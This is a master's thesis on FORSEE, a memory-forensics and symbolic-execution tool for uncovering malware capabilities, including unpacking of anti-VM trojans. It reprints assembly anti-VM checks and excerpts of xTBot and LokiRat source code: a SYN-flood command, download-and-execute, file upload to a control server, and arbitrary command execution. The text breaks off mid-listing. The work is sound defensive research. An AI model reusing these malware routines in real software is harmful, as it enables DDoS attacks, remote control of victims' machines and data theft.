MALWARE CAPABILITY REVERSE ENGINEERING VIA COORDINATION WITH SYMBOLIC ANALYSIS

A Thesis
Presented to
The Academic Faculty

By

Brennan Hill

In Partial Fulfillment
of the Requirements for the Degree
Master of Science in the
School of Electrical and Computer Engineering

Georgia Institute of Technology

December 2018

MALWARE CAPABILITY REVERSE ENGINEERING VIA COORDINATION WITH SYMBOLIC ANALYSIS

Approved by:

Dr. Brendan D. Saltaformaggio, Advisor
School of Electrical and Computer Engineering
Georgia Institute of Technology
Dr. Raheem A. Beyah
School of Electrical and Computer Engineering
Georgia Institute of Technology
Dr. Tushar Krishna
School of Electrical and Computer Engineering
Georgia Institute of Technology

Date Approved: December 6, 2018

ACKNOWLEDGEMENTS

I would like to thank my advisor, Dr. Brendan Saltaformaggio, for his advice and mentorship. I am also grateful to Moses for his guidance and for all the work he has done which has made this thesis possible. I would also like to thank my thesis committee members Dr. Beyah and Dr. Krishna for their time and support. Last, I would like to thank my parents for their unwavering support through all these years.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

SUMMARY

A key feature of cyber attack investigations is to quickly understand the capabilities and payloads of malware so proper countermeasures can be adopted. Unfortunately, due to a lack of execution insight, current techniques for exposing these capabilities are prohibitively limited. Enter FORSEE, a tool developed by CyFI Lab researchers that leverages memory image forensics and symbolic analysis to quickly and efficiently discover capabilities in malware. FORSEE uses the concrete execution state extracted from a malware's memory to explore potential execution paths starting from the point of capture. By coordinating their analysis with FORSEE, malware analysts can simplify and accelerate their reverse engineering efforts. Similar to this use case, the work presented in this thesis coordinates the symbolic analysis from FORSEE with reverse engineering to assess FORSEE's effectiveness and assist in future development.

CHAPTER 1
INTRODUCTION

Currently, cyberattack investigations primarily rely on investigating actions already taken by a malware. After detecting a malware, investigators often rely on log analysis to determine the source and extent of the damage from an attack [1, 2, 3, 4]. However, malware have often not yet executed all their payloads at the time of detection, particularly during multi-staged attacks, and especially in advanced persistent threat (APT) attacks. It is then critical to quickly reveal and understand these future capabilities, as failure to do so could hinder the deployment of mitigations and lead to additional compromises.

Unfortunately, investigating future malware behaviors remains a laborious and largely manual effort due to inherent difficulties in binary analysis. Static analysis [5, 6, 7] gives a global perspective of a malware's capabilities, but it lacks the execution context provided by dynamic analysis. Symbolic execution is promising for capability exploration, but it suffers from the path explosion problem, which often makes it impractical [8, 9, 10, 11, 12]. Environment-specific conditions, like a received command or a characteristic of a system that identifies it as a desired infection target, prevent dynamic analysis techniques, like [13, 11, 14], from discovering inaccessible payloads. Concolic analysis [15, 16, 17] allows for a trade-off between path explosion and code coverage, but it requires access to the malware's input and environment ahead of time, thus limiting the discovery of a malware's payloads and capabilities.

Meanwhile, recent developments in memory image forensics have allowed for evidence collection and crime investigation capabilities that are currently unrivaled by any techniques in malware analysis. A process's memory image provides a wealth of data about the current execution state, which can be extracted to inform analysis. Specifically, the memory image of a malware contains the entire execution context, which includes input




Figure 1.1: FORSEE workflow. The input memory image is passed through the memory image forensics module to reconstruct the process's execution state. Symbolic exploration and static analysis are then used in tandem to explore the memory image code. The output is a set of discovered paths with API annotations for each path.

and environment-specific state, at a single point in time. Moreover, if symbolic analysis is started from the execution state at the memory image's capture point, we can dynamically concretize symbolic constraints using concrete data in the memory image to mitigate the path explosion problem. FORSEE, a tool developed by CyFI Lab researchers, builds upon the above ideas to enable the quick and efficient discovery of malware behaviors. FORSEE takes in a forensic memory image and utilizes symbolic execution to explore the malware starting from the last instruction pointer of the captured process, while incorporating concrete data present in the memory image to concretize path constrains and alleviate path explosion. The overall workflow of FORSEE is shown in Figure 1.1. An example output for an exploration of a malware memory image is shown in Figure 1.2.

The main effort behind FORSEE has been carried out by Moses Ike, a PhD student that has been working with me. The work presented in this thesis coordinates the symbolic analysis from FORSEE with manual reverse engineering to aid in the assessment of FORSEE's effectiveness and assist in future development. The remainder of the thesis is organized as follows:

In Chapter 2, I review previous research that is relevant to FORSEE, particularly sym-




Figure 1.2: FORSEE output for symbolic path exploration of the xTBot malware.

bolic and concolic analysis (both applied to malware and not), memory forensics as applied to malware analysis, and the recovery of the semantic structure from a memory image.

Chapter 3 explores two anti-virtual machine, or anti-VM, malware samples. First, the tasks required to analyze the samples, particularly unpacking and disassembly, are examined, and the tools the tools required to analyze the samples are also discussed. Then, I discuss the functionality discovered in the malware samples and how they were analyzed by FORSEE, and then I present the results of FORSEE's analysis for one of the samples.

Chapter 4 examines five programs, two malicious and three nonmalicious, for which source code was available. The advantages of analysis using source code as opposed to binary analysis are discussed briefly, followed by the steps required to analyze each sample. Paths for each sample were determined for a variety of different inputs, then they were given to FORSEE to see if the same paths could be discovered. The results given by FORSEE compared to the manually obtained paths are provided, along with an in-depth example of one of the manually obtained paths.

Chapter 5 looks at an Android malware sample that will be useful to have as a source of

ground truth for future FORSEE development for Android. Certain aspects of the Android system that pertain to the malware are discussed, along with the tools used to analyze the sample. Then, I go through the steps taken to analyze the sample, followed by the discovered functionality. Finally, I discuss the particular aspects of the analysis that will be useful to FORSEE.

Chapter 6 briefly examines binary exploits and their relevance to a future version of FORSEE that will work with multiple memory images in the form of crash dumps. An example of a vulnerability, along with a working exploit, are then presented. Finally, I discuss the relevance of the exploit for future FORSEE development.

CHAPTER 2

RELATED WORK

Symbolic execution was introduced for software testing and debugging [18, 19, 20]. In the past, symbolic analysis has largely focused on bug, vulnerability, and crash detection [16, 21, 22], software test case generation [23, 16, 12, 17, 15], and informing and enhancing dynamic analysis [13, 24, 14]. However, symbolic execution is often difficult to use because of the path explosion problem. Many researchers have attempted to address the path explosion problem, including through state merging [10], path partitioning [25], redundant path elimination [26, 27], subsumption checking [28], and concolic analysis [15, 16, 17]. More examples of concolic analysis include FuzzBall [29], which concretizes symbolic constraints with initialized program states, and MAYHEM [12], which tries to manage path explosion by utilizing a combination of offline and online concolic execution. FORSEE mitigates the path explosion problem by utilizing concrete data present in memory images, reducing the size of the symbolic state space. Unlike other techniques, FORSEE does not require access to a program's input or execution environment, which is necessary for concolic analysis.

There has been a substantial amount of research into using symbolic and concolic analysis to study malware. BitScope [11] employs whole system emulation to symbolically analyze a target program to detect malware behaviors by comparing synthesized input and generated output. Moser *et al*. [14] run a program multiple times and track branch conditions to explore execution paths in malware. X-Force [30] exposes hidden behaviors in malware by running binaries multiple times while forcing through execution paths where it lacks the required input. Baldoni *et al*. [31] study the payloads of a malware via a static analysis approach that limits the size of symbolic variables, while also simulating Win32 APIs. Yadegari *et al*. [32] demonstrate the shortcomings of symbolic and concolic anal-

ysis by showing how they are affected by obfuscation techniques. FORSEE, unlike the previous work, starts exploration from a memory image that allows it to inform symbolic analysis and concretize path constraints.

There has also been research into applying memory image forensics to malware analysis. Carbone *et al*. [33] check kernel integrity and detect kernel-mode malware by mapping dynamic kernel data in the memory layout. Cui *et al*. [34] present a technique that can detect kernel rootkits by identifying and traversing through static kernel objects in memory. Rhee *et al*. [35] track memory access patterns on kernel data objects, allowing them to create malware signatures and detect rootkits. Jackdaw [36] is a system that creates a list of dynamic traces and ranks them to unveil potentially malicious behaviors. AUTOVAC [37] generates vaccines to neutralize malware based on system-resource-sensitive conditions that are extracted by monitoring data propagation from system calls. FORSEE is different from the previous work because it only requires a single memory image and does not need the original binary, a sandbox environment, or signatures. Using only the memory image, FORSEE can reconstruct the process's execution state and explore its functionality.

Research into recovering the semantic structure of a program from a memory image is another area of research related to FORSEE. Dolan *et al*. [38] use program emulation to mine memory accesses and locate useful program locations to actively monitor for memory reads and writes. MACE [39] is a memory analysis system that leverages pointer constraints to find kernel objects. Lin *et al*. [40] develop a technique called REWARDS which tags memory accesses with timestamped type attributes to reconstruct in-memory data structures. Howard [41] performs dynamic analysis to track how a program uses memory so that it can detect data structures for stripped C binaries. Techniques involving data structure recovery have also been studied in the Android operating system. Bhatia *et al*. [42] recover data structures from Android's ActivityManagerService, which are created by launched activities in Android and remain in memory for an extended time period. RetroScope [43] uses a phone's memory image to recover previous screens of an Android

application. On the other hand, FORSEE differs because it uses process semantic information retrieved from memory images to rebuild an acquired program's memory layout.

CHAPTER 3

REVERSE ENGINEERING X86 ANTI-VM WINDOWS MALWARE

An anti-virtual machine (or anti-VM) malware is a malware that has an anti-dynamic analysis functionality which causes it to behave differently inside VMs when executed. This is useful to malware because analysis is usually done inside a virtual machine, primarily to prevent damage being done to a real system but also because virtual machines can easily be restored to a clean state. The technique is often considered obsolete for use in modern malware since virtualization has become so common that anti-VM techniques will prevent the malware from running on a large number of desirable targets [44, pp. 369-370]. Regardless, it is still a well-known technique that is common in older malware and is still sometimes seen in current malware.

Two anti-VM samples were chosen for analysis, Trojan-Downloader.Win32.IstBar[1] and Trojan.Agent.CVYB[2], according to the most common name given by VirusTotal [45]. Each malware sample was statically analyzed, and the anti-VM check was located within the disassembled code along with the code path needed to reach that point. Additionally, a memory dump was taken for each sample using the debugger WinDbg for FORSEE to explore. The steps required to analyze the malware are outlined below.

3.1 Disassembly

Since malware almost never comes with source code, it is often necessary to perform analysis on a binary that has been disassembled from binary into assembly instructions. There are many different disassemblers, but the one used to analyze these samples was IDA Pro, which is a very powerful disassembler that has become a standard tool in the field of mal-

[1] SHA-256 Hash: 4313bb278d055c4b3c6c70b387ab5f4c240cf79286fa76f84500f24e9494d271
[2] SHA-256 Hash: 3247445f0469178fab409a49f23635cdb1b730c24afaa47c08fbfba51cda8592

ware analysis. However, while IDA is a very good disassembler, it is not infallible. Due to a number of reasons, notably because there is no real way to reliably differentiate between instructions and data within a binary and the lengths of instructions in x86 can vary, there are many so-called anti-disassembly techniques that can make disassembly extremely difficult. Fortunately, anti-disassembly behavior was not observed in either of these two malware samples.

3.2 Packing

Packing programs or packers use compression to shrink the size of an executable file, while including an unpacking routine (often called an unpacking stub) inside the newly packed executable to extract the packed code and data. When a packed program is executed, the program runs the unpacking stub and then executes the original code. Packers may also utilize encryption algorithms instead of or in combination with compression. Packers are sometimes used in benign programs to reduce the size of a program, but are often used in malware because they can be used to complicate analysis and thwart detection by anti-virus software. Disassembling a packed executable is useless because the only thing an analyst will see is the unpacking routine. Additionally, since a packer will also pack import information stored in an executable, the information about which external functions the malware is using is also lost. So, in order to perform useful static analysis, the work done by the packer must first be undone. Depending on the sophistication of the packer used by the program in question, the complexity of this task can vary greatly [44, Chapter 18].

In general, the vast majority of malware are packed. According to a Black Hat presentation [46], packed binaries made up over 92% of malware taken from a sample size of 739 in March 2006. Unsurprisingly, both the anti-VM samples being analyzed were discovered to be packed binaries. The way this is determined can vary, but there are a number of different methods, including using packer detectors like PEiD, checking to see if the program has few (if any) imports, and looking at how much of the binary is recognized as code in a




Figure 3.1: PEiD Window for Trojan-Downloader.Win32.IstBar.




Figure 3.2: How much code is recognized in a packed executable, shown by IDA for Trojan-Downloader.Win32.IstBar.

disassembler (because only the packing routine, which should be relatively small, will be used as code) [44, pp. 387-388]. PEiD is shown correctly identifying the packer for the first sample (Trojan-Downloader.Win32.IstBar) as UPX in Figure 3.1, although it was unsuccessful for the second sample (Trojan.Agent.CVYB). The difference in how much code is recognized in IDA in the packed and unpacked binaries for the first sample are shown in Figure 3.2 and Figure 3.3 respectively (the same behavior was also observed for the second sample). Finally, Figure 3.4 shows the message IDA will show when you open a packed executable with a destroyed imports segment (once again, this was seen in both samples).




Figure 3.3: How much code is recognized in an unpacked executable, shown by IDA for Trojan-Downloader.Win32.IstBar after being unpacked.




Figure 3.4: IDA message when opening a packed executable.

Fortunately, in the case of the first sample, the unpacking steps were simple. As mentioned above, PEiD was able to identify the packer as UPX [47], a very commonly used free and open-source packer. UPX can simply unpack an executable to its original form by running it on the packed executable with the -d flag. The output is the original executable with all code and imports intact.

In the case of the second sample (Trojan.Agent.CVYB), things were more complicated. In this case, PEiD was unable to identify the packer. Another tool identified the packer as UPX v1.95, but this turned out to be incorrect. In cases where more sophisticated packing methods are used and there is no automated solution, the malware must be unpacked manually. The way this is usually done is by running the program through its unpacker routine in a debugger, then extracting the unpacked contents from memory to create a new unpacked executable. Unfortunately, when using this method, the headers for the executable (in particular imports and the program entry point before being packed, often called the OEP or original entry point) are not valid and so must be fixed manually.

The tools used to perform the unpacking were a debugger called OllyDbg with a plug-in called OllyDump. OllyDbg is shown unpacking the malware in Figure 3.5. Another tool called ImpRec or Import Reconstructor can then be used to reconstruct the import table. After stepping through the packing routine in the debugger, extracting the incomplete

executable, then reconstructing the import table, the malware was able to be analyzed in a disassembler.

3.3 Discovered Functionality

After retrieving the unpacked executables, the anti-VM checks could be located in the static code. Fortunately, common anti-VM techniques tend to use x86 instructions that are very rare in user-mode code. The most common of these instructions are: sidt, sgdt, sldt, smsw, str, in, and cpuid [44, p. 377]. In both malware samples, locating the anti-VM check was a matter of searching through the disassembly for these instructions. The anti-VM check is shown in IDA for the first sample in Figure 3.6 and for the second sample in Figure 3.7.

After the anti-VM checks were located statically, each of the malware needed to have memory images captured and explored using FORSEE. We decided it was only necessary to examine one of the two malware, so the first sample, Trojan-Downloader.Win32.IstBar was selected. For this sample, we took a memory image after a predefined amount of time and passed it to FORSEE. We observed that the code section was unpacked in memory. Using the memory image, FORSEE found the anti-VM check used by the malware as shown in Figure 3.6. Overall, exploring the sample's memory image yielded a total of 89 program paths in 106 seconds, 3 of which revealed the anti-VM capability along their paths.




Figure 3.5: Unpacking Trojan.Agent.CVYB in OllyDbg. A part of the malware's disassembled unpacking routine is shown in the top pane, and the unpacked executable is shown in memory in the bottom pane.

```
push    eax             ; VM CHECK BEGIN
push    ebx
push    ecx
push    edx
mov     eax, 'VMXh'     ; VMware magic value
mov     ebx, [ebp+VM_RET2(ebx)] ; return addr of reply
mov     ecx, [ebp+VM_RET3(ecx)] ; 0xA, version type
mov     edx, 'VX'       ; specify I/O port
in      eax, dx         ; copy value from I/O port
mov     [ebp+VM_RET1(eax)], eax
mov     [ebp+VM_RET2(ebx)], ebx ; has 'VMXh' in VMWare
mov     [ebp+VM_RET3(ecx)], ecx ; VMWare ver (1,2,3,4)
mov     [ebp+VM_RET4(edx)], edx
```

Figure 3.6: Anti-VM check in sample 1, Trojan-Downloader.Win32.IstBar.

```
cpuid                   ; Get virtual CPU info
mov     eax, edx
and     eax, 800000h    ; bit 23, mmx support
jz      short loc_405059 ; Jump if no mmx support
or      ebp, 2
mov     eax, edx
and     eax, 2000000h   ; bit 25, SSE
jz      short loc_405046 ; Jump if no sse support
or      ebp, 8
mov     eax, edx
and     eax, 4000000h   ; bit 26, SSE2
jz      short loc_405046 ; jump if no sse2 support
or      ebp, 10h

                        ; CODE XREF: ANTI_VM+35↑j
                        ; ANTI_VM+41↑j
mov     eax, 80000001h
cpuid                   ; Get virtual CPU info
mov     eax, edx
and     eax, 80000000h  ; bit 31, 3dnow support
jz      short loc_405059 ; jump if no 3dnow support
```

Figure 3.7: Anti-VM check in sample 2, Trojan.Agent.CVYB.

CHAPTER 4

ANALYZING CODE PATHS FOR PROGRAMS WITH SOURCE CODE

As mentioned in Section 3.1, in the domain of malware analysis, working with source code is a rarity. However, in cases where source code is available, analysis becomes significantly easier. High-level programming languages are inherently more readable than assembly languages, and you don't need to deal with the inaccuracies that are often present in disassembled code. Due to the fact that accurate analysis with source code is much easier, five programs where source code was available, two malicious and three nonmalicious, were analyzed.

The two malicious programs chosen were xTBot, a malware written in C, and LokiRat, a malware written in C#. XTBot is an IRC bot malware based off of another malware called rBot. Infected hosts can be directed via an IRC channel to perform tasks like: steal CD keys for a number of popular video games, download files, execute arbitrary commands, and perform DDOS attacks. LokiRAT is a RAT (remote access trojan) that can control infected hosts through a central server, in this case a PHP-based web server. The attacker can do things like: take pictures from a user's webcam, kill arbitrary processes, display messages, execute arbitrary commands, and download files. A portion of the source code showing some of the commands being parsed for xTBot and LokiRat are shown in in Figure 4.1 and Figure 4.2 respectively. The three benign programs, netstat, ipconfig, and arp, are three command-line tools that are built into windows. While source code is not available for the Microsoft-developed versions of these programs, open-source versions of these tools were obtained from ReactOS [48], a project that aims to create a free and open-source alternative to Windows.

Once the source code for all the programs was obtained and the programs were compiled, starting points were selected for each of the programs, and paths were traced manu-

```
        #ifndef NO_SYN
else if (strcmp("syn", a[s]) == 0) {
synt sin;
strncpy(sin.ip, a[s+1], sizeof(sin.ip)-1);
strncpy(sin.port, a[s+2], sizeof(sin.port)-1);
strncpy(sin.length, a[s+3], sizeof(sin.length)-1);
strncpy(sin.chan, a[2], sizeof(sin.chan)-1);
sin.notice = notice;
sin.socket = sock;
sprintf(sendbuf, "SYN flooding [%s:%s] for %s second(s)\r\n", a[s+1], a[s+2], a[s+3]);
irc_privmsg(sock, a[2], sendbuf, notice);
sin.threadnumber = addthread(sendbuf);
threads[sin.threadnumber] = CreateThread(NULL, 0, &synthread, (void *)&sin, 0, &id);
//sprintf(sendbuf, "Done with SYN Attack [%iKB/s]\r\n", SYNFlood(a[s+1], a[s+2], a[s+3]));
//irc_privmsg(sock, a[2], sendbuf, notice);

}
        #endif
        #ifndef NO_DOWNLOAD
        else if (strcmp("download", a[s]) == 0 || strcmp("dl", a[s]) == 0) {
            ds ds;
            strncpy(ds.url,  a[s+1], sizeof(ds.url)-1);
            strncpy(ds.dest,  a[s+2], sizeof(ds.dest)-1);
            if (a[s+3] != NULL) ds.run = atoi(a[s+3]); else ds.run = 0;
            ds.sock = sock;
            strncpy(ds.chan,  a[2], sizeof(ds.chan)-1);
            sprintf(sendbuf, "download (%s)", ds.url);
            ds.threadnum = addthread(sendbuf);
            ds.update = 0;
            ds.silent = silent;
            ds.notice=notice;
            ds.expectedcrc=0;
            ds.filelen=0;
            ds.encrypted=(parmenters['e']);
            if (a[s+4]) ds.expectedcrc=strtoul(a[s+4],0,16);        //CRC check..
            if (a[s+5]) ds.filelen=atoi(a[s+5]);
            threads[ds.threadnum] = CreateThread(NULL, 0, &webdownload, (void *)&ds, 0, &id);
            if (!silent) {
                sprintf(sendbuf, "Downloading %s..\r\n", a[s+1]);
                irc_privmsg(sock, a[2], sendbuf, notice);
            }
            while(1) {
                if (ds.gotinfo == TRUE) break;
                Sleep(50);
            }
        }
        #endif
        #ifndef NO_REDIRECT
        else if (strcmp("redirect", a[s]) == 0 || strcmp("rd", a[s]) == 0) {
            rs rs;
            rs.lport = atoi(a[s+1]);
            strncpy(rs.dest,  a[s+2], sizeof(rs.dest)-1);
            rs.port = atoi(a[s+3]);
            rs.sock = sock;
            sprintf(sendbuf, "Redirect (%d->%s:%d)", rs.lport, rs.dest, rs.port);
            rs.threadnum = addthread(sendbuf);
```

Figure 4.1: A sample of xTBot's C source code which shows the code responsible for parsing and executing some of its commands. In particular, the syn command which is shown here initiates a SYN flood of a target, demonstrating the bot's DDOS capability.

```
switch (executeA[0])
{
    case "download":
        GetKeyboardType(0);
        try { query.DownloadFile(executeA[1], executeA[2]); }
        catch { report = "RF" + executeA[0]; }
        break;

    case "downloadexe":
        string filename = null;
        try
        {
            filename =
                vfilepath + @"\" + executeA[1].Substring(executeA[1].LastIndexOf("/") + 1);
            File.Delete(filename);
        }
        catch { }
        try {
            query.DownloadFile(executeA[1], filename);
            System.Diagnostics.Process.Start(filename);
        }
        catch { report = "RF" + executeA[0]; }
        break;

    case "upload":
        try {
            string ufilename = executeA[1].Substring(executeA[1].LastIndexOf("/") + 1);
            query.UploadFile(url + "?id=" + id +
                "&receive=upload&uploadtype=ufile&filename=" + ufilename, "POST", executeA[1]);
        }
        catch { report = "RF" + executeA[0]; }
        executed = false;
        break;

    case "run":
        try { System.Diagnostics.Process.Start(executeA[1]); }
        catch { report = "RF" + executeA[0]; }
        break;

    case "delete":
        string lastCharacter = executeA[1].Substring(executeA[1].Length - 1, 1);
        try
        {
            if (lastCharacter == "/") Directory.Delete(executeA[1], true);
            else File.Delete(executeA[1]);
        }
        catch { report = "RF" + executeA[0]; }
        break;

    case "rename":
        string lastCharacterr = executeA[1].Substring(executeA[1].Length - 1, 1);
        try
        {
            if (lastCharacterr == "/") Directory.Move(executeA[1], executeA[2]);
            else File.Move(executeA[1], executeA[2]);
        }
